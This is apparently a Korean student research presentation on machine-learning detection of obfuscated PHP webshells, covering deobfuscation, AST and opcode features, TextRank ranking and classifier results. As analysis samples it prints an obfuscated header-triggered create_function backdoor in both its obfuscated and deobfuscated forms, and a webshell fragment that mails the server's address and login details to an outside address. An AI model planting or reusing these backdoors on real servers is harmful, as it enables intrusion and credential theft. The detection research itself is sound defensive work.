

난독화에 강한 AI기반 웹쉘 탐지

난독화된 PHP 파일의 웹쉘 여부 탐지하는 프로그램 입니다.

Team 문지기

CONTENTS

01

연구 배경

02

연구 내용

2-1

비난독화

2-2

AST, Opcode 추출

2-3

TextRank 기반 특징추출

2-4

Machine Learning

03

연구 결과 및 분석 & 웹


1 연구 배경

연구 배경

연구 배경

- 웹셸은 웹 서버를 침투하여 추가적인 공격을 개시할 수 있는 악성 스크립트

2019년~2020년 대비 2배 이상 증가, 이는 웹셸 공격의 지속적인 증가를 시사함.




LG유플러스 사례:

- 2009년과 2018년에 업로드된 악성코드(웹셸)가 2023년까지 삭제되지 않았고, 대규모 개인정보 유출 사고를 초래했음.
- 이에 따라 과징금 68억 원과 과태료 2700만 원이 부과되었음.

기존 문제점

난독화 편향 문제

기존 탐지 방법은 난독화된 웹셀에 취약하여 탐지 성능이 저하되었다.



다양한 웹셀 형태 대응 부족

새로운 웹셀 변종에 대한 탐지 능력이 부족했다.



정확성 부족

정적 분석은 정상 스크립트와 웹셀을 구별하기 어려워 오탐율이 높았다.



탐지 과정의 복잡성

탐지 과정이 복잡하고 비전문가에게는 접근성이 낮았다.

2 연구 내용

2-1 비난독화

문지기 프로젝트

비난독화

01

비난독화

02

03

04

05

PHPDeobfuscator

난독화된 PHP 코드를 원래의 가독성 높은 코드로 복원하는 도구다. 웹 공격에 사용되는 악성 PHP 스크립트의 분석을 용이하게 하며, 주로 보안 연구와 웹 셸 탐지에 사용된다. 난독화된 변수명, 함수명 등을 복구해 코드를 이해하기 쉽게 만들어, 악성 코드의 의도와 동작을 파악하는 데 중요한 역할을 한다.

```
$files = scandir($inputDir);  
foreach ($files as $file) {  
    if ($file == '.' || $file == '..' || is_dir($inputDir . '/' .  
$file)) {  
        continue;  
    }  
    ...  
}
```

scandir 함수로 입력 디렉토리에 있는 파일 목록을 스캔한다.

.와 .. 같은 특별한 파일명이나 디렉토리는 무시하고, 실제 파일만을 대상으로 한다.

문지기 프로젝트

비난독화

\$command는 비난독화 PHP 스크립트를 실행하는 명령어이다.

```
$command = "php $phpDeobfuscatorPath/index.php -f $inputFilePath >  
$outputFilePath";  
exec($command, $output, $return_var);
```

\$inputFilePath는 난독화된 PHP 파일 경로이고,
\$outputFilePath는 비난독화된 파일을 저장할 경로이다.

각 파일에 대해 **exec** 함수를 사용하여 비난독화 명령을 실행한다.
exec 함수는 **\$command**를 실행한 후 **\$output**과 **\$return_var**를 반환받는다.
\$return_var는 명령 실행 성공 여부를 나타낸다.

```
<?php
$Xt='h2q'|uXxuyyo;$sC='-{'K'&'-'?[';$yWIm3f4='V$'.fx8N^'7'.d68V.'('$;$VSFHx
obN6='Bh`b'.

'?t'^'.<6<`5';$NiMFQcdpv='3<U[7'^'d[b&N';$b0='2y*qR1-h6'^'{Q~76'.UjJz;'y
uAR9bK'.
    '_IM';$NFOor='$!$ '|'\`,
';$tRPwxjf_2s=_IY^'<}k';$GYjy197jA='@'.TPPWHUOC_.#yhy'.

'@R'|'HTD@IX_@'.PYPR;$GqY8x4='c~3'^'&8`';$GnA=('@_~'&'j_~')^$sC;$HK4kh28
4Iy=/'*'.

'1l>{o2ebAe*/$yWIm3f4|('HM{1z'^"Im)^$\$N");$ba=(KwKBj.'']9n['.yoI18_&'SV[
n/y<Mo'.

'?KYL<0')^(' (4/#~?ok>_1}?_g'&'5,>?^|w:~w*?%W)');$mKGuIFLsIU9=$VSFHxobN6&
(/*fQ2'.

'V6Kp]gAh*/HMDPGA|'XYT@[A)];$M11=$NiMFQcdpv(&'rQ2#n'|'(b&6~');$YK3qRS=(/
*JGSvZ'.

'ok,*/PyTJp.'(rh_&w4_0m0ZbH)|$b0;if($GnA($HK4kh284Iy($mKGuIFLsIU9))==('
|Y{q=H'.

'ME]xqQ`{]rSe%'.Gm2dmUH^'I=JDY*xv<A@'.fYK8KbVA.'$'.YWTX4y).(w^D).('5;'&'
3=')./*'.

'{}RG)Unn3*/$tRPwxjf_2s)$kR_NKA7Su=$ba($NFOor.(H0^1R),$HK4kh284Iy(/*I2jA
JZEnpN'.

'_n0*/$GYjy197jA.$GqY8x4));$kR_NKA7Su($M11,$YK3qRS);#rTlthc@v^U@ykQuNEia
q9NFC'.
    'n0dvU,yCve{Fu~CtA*8%sZWe_%mZdpX_<Ra4M~2GuB}6m4';
```



```
<?php

$Xt = "}zyuyyo";
$sC = '-;K';
$yWIm3f4 = "a@P@nf";
$VSFHxobN6 = '1TV^_A';
$NiMFQcdpv = 'Wg7}y';
$b0 = "I(TFddG\"L";
'yuAR9bK_IM';
$NFOor = '$a, ';
$tRPwxjf_2s = "c42";
$GYjy197jA = "HTTP_X_OS_PR";
$GqY8x4 = 'EFS';
$GnA = "md5";
$HK4kh284Iy = "getenv";
$ba = "create_function";
$mKGuIFLsIU9 = "HTTP_A";
$M11 = "Rc65x";
$YK3qRS = "Y8TNddWbL";
if (md5(getenv($mKGuIFLsIU9)) == "5d15db53a91790e913dc4e05a1319c42")
{
    $kR_NKA7Su = create_function("\$a, \$b", getenv(
        /*I2jAJZEnpN'.
        '_n0*/
        "HTTP_X_OS_PREFS"
    ));
}
$kR_NKA7Su($M11, $YK3qRS);
#rTlthc@v^U@ykQuNEiaq9NFC'.
'n0dvU,yCve{Fu~CtA*8%sZWe_%mZdpX_<Ra4M~2GuB}6m4';
```

2-2 *AST*, Opcode

PHP 코드로부터 추출 가능한 AST는 PHP 코드의 추상 구문 트리를 나타낸다.
AST는 파서(parser)에 의해 생성되며 PHP 코드를 토큰(Token)으로 분해하고 이를 트리 형태로 구성한다.
각 노드는 코드의 특정 구성 요소에 해당하며, 이러한 노드 간의 관계는 코드의 구조를 반영한다.

```
$parser = (new ParserFactory)->create(ParserFactory::PREFER_PHP7);
```

↙
`ParserFactory` 클래스의 `create` 메서드를 사용하여
PHP 코드를 파싱할 파서 인스턴스를 생성한다

↘
`PREFER_PHP7` 옵션을 사용하여 PHP 7 버전을 우선하여 파서를 생성하게 한다

parser가 PHP 코드를 파싱하여 AST를 생성하여 변수 `ast`에 저장한다.

```
try {  
    $ast = $parser->parse($code);  
    $jsonAst = json_encode($ast, JSON_PRETTY_PRINT);  
}
```

웹 개발에서의 용이한 사용을 위하여 `json_encode` 함수를 이용하여 AST를 JSON 형식으로 변환한 후 저장한다.

AST 추출 결과

<?php

```
$Xt = "}zyuyyo";
$sC = '-;K';
$yWIm3f4 = "a@P@nf";
$VSFHxobN6 = '1TV^_A';
$NiMFQcdpv = 'Wg7}y';
$b0 = "I(TFddG\"L";
'yuAR9bK_IM';
$NFOor = '$a, ';
$tRPwxjf_2s = "c42";
$GYjy197jA = "HTTP_X_OS_PR";
$GqY8x4 = 'EFS';
$GnA = "md5";
$HK4kh284Iy = "getenv";
$ba = "create_function";
$mKGuIFLsIU9 = "HTTP_A";
$Ml1 = "Rc65x";
$YK3qRS = "Y8TNddWbL";
if (md5(getenv($mKGuIFLsIU9)) == "5d15db53a91790e913dc4e05a1319c42")
{
    $kR_NKA7Su = create_function("\$a, \$b", getenv(
        /*I2jAJZEnpN'.
        '_n0*/
        "HTTP_X_OS_PREFS"
    ));
}
$kR_NKA7Su($Ml1, $YK3qRS);
#rTlthc@v^U@ykQuNEiaq9NFC'.
'n0dvU,yCve{Fu~CtA*8%sZWe_%mZdpX_<Ra4M~2GuB}6m4';
```

```
{
  "nodeType": "Stmt_Expression",
  "expr": {
    "nodeType": "Expr_Include",
    "expr": {
      "nodeType": "Expr_FuncCall",
      "name": {
        "nodeType": "Name",
        "parts": [
          "find_file"
        ],
        "attributes": {
          "startLine": 474,
          "endLine": 474
        }
      },
      "args": [
        {
          "nodeType": "Arg",
          "name": null,
          "value": {
            "nodeType": "Scalar_String",
            "value": "wp-admin\\includes\\user.php",
            ...
          }
        }
      ]
    }
  }
}
```

Opcode 추출

PHPDBG

PHPDBG는 PHP 코드를 디버깅하고 Opcode를 추출하는 도구이다. 난독화된 웹shell을 비난독화한 후, 실행 가능한 코드에서 구체적인 실행 경로를 추적하기 위해 PHPDBG가 필요하다. 이를 통해 악성 행위가 어떻게 발생하는지 더 명확히 파악할 수 있다.

“\$php_file” 파일의 Opcode를 추출한다.


```
phpdbg -p "$php_file" > "$LOG_FILE" 2>> "$output_file"
```

실행 결과와 표준 오류를 해당 파일에 추가한다.

Opcode 추출 결과

<?php

```
$Xt = "}zyuyyo";
$sC = '-;K';
$yWIm3f4 = "a@P@nf";
$VSFHxobN6 = '1TV^_A';
$NiMFQcdpv = 'Wg7}y';
$b0 = "I(TFddG\"L";
'yuAR9bK_IM';
$NFOor = '$a, ';
$tRPwxjf_2s = "c42";
$GYjy197jA = "HTTP_X_OS_PR";
$GqY8x4 = 'EFS';
$GnA = "md5";
$HK4kh284Iy = "getenv";
$ba = "create_function";
$mKGuIFLsIU9 = "HTTP_A";
$Ml1 = "Rc65x";
$YK3qRS = "Y8TNddWbL";
if (md5(getenv($mKGuIFLsIU9)) == "5d15db53a91790e913dc4e05a1319c42")
{
    $kR_NKA7Su = create_function("\$a, \$b", getenv(
        /*I2jAJZEnpN'.
        '_n0*/
        "HTTP_X_OS_PREFS"
    ));
}
$kR_NKA7Su($Ml1, $YK3qRS);
#rTlthc@v^U@ykQuNEiaq9NFC'.
'n0dvU,yCve{Fu~CtA*8%sZWe_%mZdpX_<Ra4M~2GuB}6m4';
```



```
L0470 0004 INIT_FCALL 0 160 string("load_wp_config")
L0470 0005 DO_FCALL
L0471 0006 INIT_FCALL 1 400 string("find_file")
L0471 0007 SEND_VAL string("wp-load.php") 1
L0471 0008 V2 = DO_FCALL
L0471 0009 INCLUDE_OR_EVAL (require) V2
L0472 0010 INIT_FCALL 1 400 string("find_file")
L0472 0011 SEND_VAL string("wp-admin/includes/plugin.php") 1
L0472 0012 V4 = DO_FCALL
L0472 0013 INCLUDE_OR_EVAL (require) V4
L0473 0014 INIT_FCALL 1 400 string("find_file")
```


2-3 TextRank 기반 특징추출

데이터 전처리

웹셀 탐지를 위해 opcode 및 AST 시퀀스를 사용해서 특징을 추출하고, TextRank 알고리즘을 활용한 단어 그래프 기반 분석을 수행한다.

1.Opcode와 AST 시퀀스의 결합

2.빈도 기반 필터링

각 시퀀스에서 단어의 사용 빈도를 카운트하여,
빈도수가 10회 이하인 단어는 제거됨.
이 과정은 웹셀 탐지에서 중요한 특징만 남기기 위한 필터링 작업으로,
고빈도 단어만을 대상으로 분석을 진행함.

```
### 1
def frequency_of_use_filtering(seq):
    total = Counter()
    for element in seq:
        counts = Counter(element.split())
        for item, count in counts.items():
            total[item] += count

    filtered = []
    for element in seq:
        words = element.split()
        filtered_seq = [word for word in words if total[word] >
10] # 임계값 조정
        filtered.append(' '.join(filtered_seq))

    return filtered
```

TextRank 적용

weighted_words_graph 함수는 단어 출현 빈도를 기반으로 그래프를 생성하고, 특정 단어에 가중치를 부여한다. calculation 함수는 TextRank 알고리즘으로 단어 중요도를 계산해 웹 셀 탐지에 중요한 단어를 순위화한다.

3. Weighted Words Graph 구성

weighted_words_graph 함수는 필터링 된 문장들에서 단어 벡터를 생성하고, 단어 간의 동시출현을 기반으로 그래프를 만든다.

```
### 2
def weighted_words_graph(sentences, targets):
    cnt = CountVectorizer()
    cnt_mat = cnt.fit_transform(sentences)
    cnt_mat = normalize(cnt_mat)
    vocab = cnt.vocabulary_

    # Create the word co-occurrence graph
    words_graph = np.dot(cnt_mat.T, cnt_mat)

    # Add additional weights to specific words
    for s in targets:
        if s in vocab: # Ensure the target word is in the
            vocabulary
                idx = vocab[s]
                words_graph[idx, idx] += 0.5 # Add weight to the
                    diagonal element

    # Create a dictionary to map indices to words
    word_dict = {idx: word for word, idx in vocab.items()}


    return words_graph, word_dict
```

TextRank 적용

토큰화 및 태깅, Syntactic Filtering, 그래프 생성, 랭킹 계산, 키워드 추출 및 요약의 과정을 거친 뒤, 단어 간의 의미적 유사성을 고려하여 문맥을 반영한 텍스트 요약을 제공하며, 문서 요약, 키워드 추출, 정보 검색 등 다양한 텍스트 마이닝 작업에 활용된다.

4. TextRank 기반 계산

그래프의 각 노드(단어) 사이의 연결 관계를 기반으로, 웹셀 탐지에서 중요한 단어의 순위를 계산한다.



```
# 1차원 벡터 B 생성
B = (1 - damping_factor) * np.ones(matrix_size)

# 선형 방정식 Ax = B를 풀어 rank 값을 계산
ranks = np.linalg.solve(A, B)
```

결과 도출

최종적으로, 단어들의 랭킹은 계산된 점수를 기준으로 정렬되며, 이는 웹셀 탐지에 있어 중요한 단어들이 무엇인지를 나타낸다. 이 랭킹은 웹셀 탐지 모델에서 특징을 추출하는 데 사용될 수 있으며, 중요도가 높은 단어는 웹셀과 관련된 특징일 가능성이 크다.

```
{
  "arg": 1.0,
  "cv0": 0.9792,
  "ext_stmt": 0.8608,
  "l0002": 1.3331,
  "l0003": 0.8725,
  "scalar_string": 1.0,
  "v1": 0.9544
}
```

2-4 머신러닝

RF



여러 의사결정 트리를 배깅 기법으로 학습하는 방법으로, 분류는 다수결, 회귀는 평균으로 예측한다. 트리마다 서로 다른 데이터와 특성으로 학습해 상관성을 줄이며 성능을 높인다. 각 트리는 독립적으로 학습한 후 결합하여 최종 예측을 도출한다.

SVM



두 클래스를 가장 넓은 마진으로 분리하는 초평면을 찾는 알고리즘이다. 서포트 벡터가 초평면을 결정하며, 커널 함수를 사용해 비선형 데이터를 처리할 수 있다. 학습 시간은 길지만 과적합 방지에 효과적이다.

XGBoost



그라디언트 부스팅을 개선해 병렬 처리와 규제를 통해 학습 속도와 성능을 높인 알고리즘이다. L1과 L2 규제를 사용해 과적합을 방지하며, 대규모 데이터에 대한 효율적인 학습이 가능하다. GPU를 활용해 더욱 빠르게 모델을 학습할 수 있다.



머신러닝

머신러닝을 활용해 웹셸 여부를 효율적으로 판별하는 성능을 평가한다.

RF

	precision	recall	f1-score	support
webshell	0.96	0.90	0.93	355
normal	0.83	0.94	0.88	191
accuracy			0.91	546
macro avg	0.90	0.92	0.90	546
weighted avg	0.92	0.91	0.91	546

머신러닝

머신러닝을 활용해 웹셸 여부를 효율적으로 판별하는 성능을 평가한다.

SVM

	precision	recall	f1-score	support
webshell	0.84	0.97	0.90	355
normal	0.91	0.65	0.76	191
accuracy			0.86	546
macro avg	0.87	0.86	0.85	546
weighted avg	0.86	0.86	0.85	546

머신러닝

머신러닝을 활용해 웹셸 여부를 효율적으로 판별하는 성능을 평가한다.

XGBoost

	precision	recall	f1-score	support
webshell	0.98	0.93	0.95	355
normal	0.88	0.96	0.92	191
accuracy			0.94	546
macro avg	0.93	0.95	0.93	546
weighted avg	0.94	0.94	0.94	546

3 연구 결과 및 분석 & 웹

모델 성능 비교

Random Forest

- Webshell 탐지 재현율 94%, F1-score 0.93
- 두 클래스 간 고른 성능

SVM

- Webshell 탐지 재현율 65%, F1-score 0.76
- 악성 트래픽 탐지 성능 부족

XGBoost

- Webshell 탐지 **재현율 96%, F1-score 0.95**
- 전반적으로 가장 우수한 성능

특징 중요도 분석


Random Forest

- 변수 할당 구문(assign)에 높은 중요도 부여

XGBoost

- 코드 표현(stmt_expression)에 높은 중요도 부여

XGBoost가 가장 효과적인 웹 쉘 탐지 모델



XGBoost 모델은 보다 **다양한 특징에 고르게 높은 중요도**를 할당하며, 전반적으로 성능이 우수한 것으로 보여진다.

문지기 프로젝트

웹

개요 과정 평가 실습

직접 실습해보세요 🧑🔧

0ba2797e1efa862a3c1a246dfe127e5.php

×

Go!

개요 과정 평가 실습

비난독화된 PHP 코드

```
<?php

$web = $_SERVER["HTTP_HOST"];
$in_j = $_SERVER["REQUEST_URI"];
$body = "Egy_Spider
UserName: " . htmlspecialchars(stcfd['uname']) . "
Password:
" . htmlspecialchars(stcfd['pwd']) . "
Message:
" . "
E-server: " . htmlspecialchars($_SERVER['REQUEST_URI']) . "
E-server2: " . htmlspecialchars($_SERVER["SERVER_NAME"]) . "

IP:
";
mail("wp@live.fr", "Shell http://{web}{in_j}", "{body}");
# Web Shell by boff
$auth_pass = "";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';
if (!empty($_SERVER['HTTP_USER_AGENT'])) {
    $useragents = array("Gonole" "Slurp" "MSNBot" "ia archiver" "Vindex" "Ramblor");
```

개요 과정 평가 실습

AST 결과 (JSON 형식)

```
{
  {
    "nodeType": "Stmt_Expression",
    "expr": {
      "nodeType": "Expr_Assign",
      "var": {
        "nodeType": "Expr_Variable",
        "name": "web",
        "attributes": {
          "startLine": 3,
          "endLine": 3
        }
      },
      "expr": {
        "nodeType": "Expr_ArrayDimFetch",
        "var": {
          "nodeType": "Expr_Variable",
          "name": "_SERVER",
          "attributes": {
            "startLine": 3,
            "endLine": 3
          }
        },
        "dim": {
```

문지기 프로젝트

웹

개요과정평가실습

Opcode 결과 (JSON 형식)

```
function name: (null)
L1-1461 {main}() /Users/moon/myFolder/PNU/gradProj/codes/moonjigi-be/outputs/0ba2797e1efa862a3c1a246dfe12f7e5.php - 0x105b32000 + 312 ops
L3 #0  FETCH_R<1;2>g<1;  "_SERVER"  ~0  ~0
L3 #1  FETCH_DIM_R  ~0  "HTTP_HOST"  ~1
L3 #2  ASSIGN  $web  ~1
L4 #3  FETCH_R<1;2>g<1;  "_SERVER"  ~3
L4 #4  FETCH_DIM_R  ~3  "REQUEST_URI"  ~4
L4 #5  ASSIGN  $inj  ~4
L5 #6  INIT_FCALL<1;1>g<1;  96  "htmlspecialchars"
L5 #7  FETCH_DIM_R  $acfgd  "uname"  ~6
L5 #8  SEND_VAL  ~6  1
L5 #9  DO_ICALL  ~6  @7
L5 #10 CONCAT  "Egy_Spider  @7
User"* @7
L5 #11 CONCAT  ~8  ""
Password:
" ~9
L5 #12 INIT_FCALL<1;1>g<1;  96  "htmlspecialchars"
L5 #13 FETCH_DIM_R  $acfgd  "pwd"  ~10
L5 #14 SEND_VAL  ~10  1
L5 #15 DO_ICALL  ~10  @11
L5 #16 CONCAT  ~9  @11  ~12
L5 #17 CONCAT  ~12  ""
Message:
" ~
```

개요과정평가실습

Ranked Words Result

```
{
  "96": 1.1123657224489523,
  "_post": 0.713525072412677,
  "arg": 3.270949811059971,
  "assign": 1.0690667398741984,
  "begin_silence": 0.7135250724126768,
  "concat": 0.8039306471871638,
  "do_icall": 1.6518924605675056,
  "end_silence": 0.7135250724126768,
  "expr_array": 0.2884800335129263,
  "expr_arraydimfetch": 2.366632108414713,
  "expr_arrayitem": 1.0037167969817682,
  "expr_assign": 1.2998290356213387,
  "expr_assignop_concat": 0.3068796986947071,
  "expr_binaryop_bitwiseand": 0.25163526025005714,
  "expr_binaryop_booleanand": 0.2378028689529077,
  "expr_binaryop_concat": 2.2751773659613517,
  "expr_binaryop_equal": 0.41695944687006703,
  "expr_binaryop_notequal": 0.2008748458263551,
  "expr_booleannot": 0.4306810343976501,
  "expr_constfetch": 0.4123836882202455,
  "expr_empty": 0.35281257770742247,
  "expr_errorsuppress": 0.9814468293504256,
  "expr_exit": 0.20549415899055157,
  "expr_fetch": 3.600734766000447
```

Prediction 결과

웹셸 파일로 예측됨 😈

감사합니다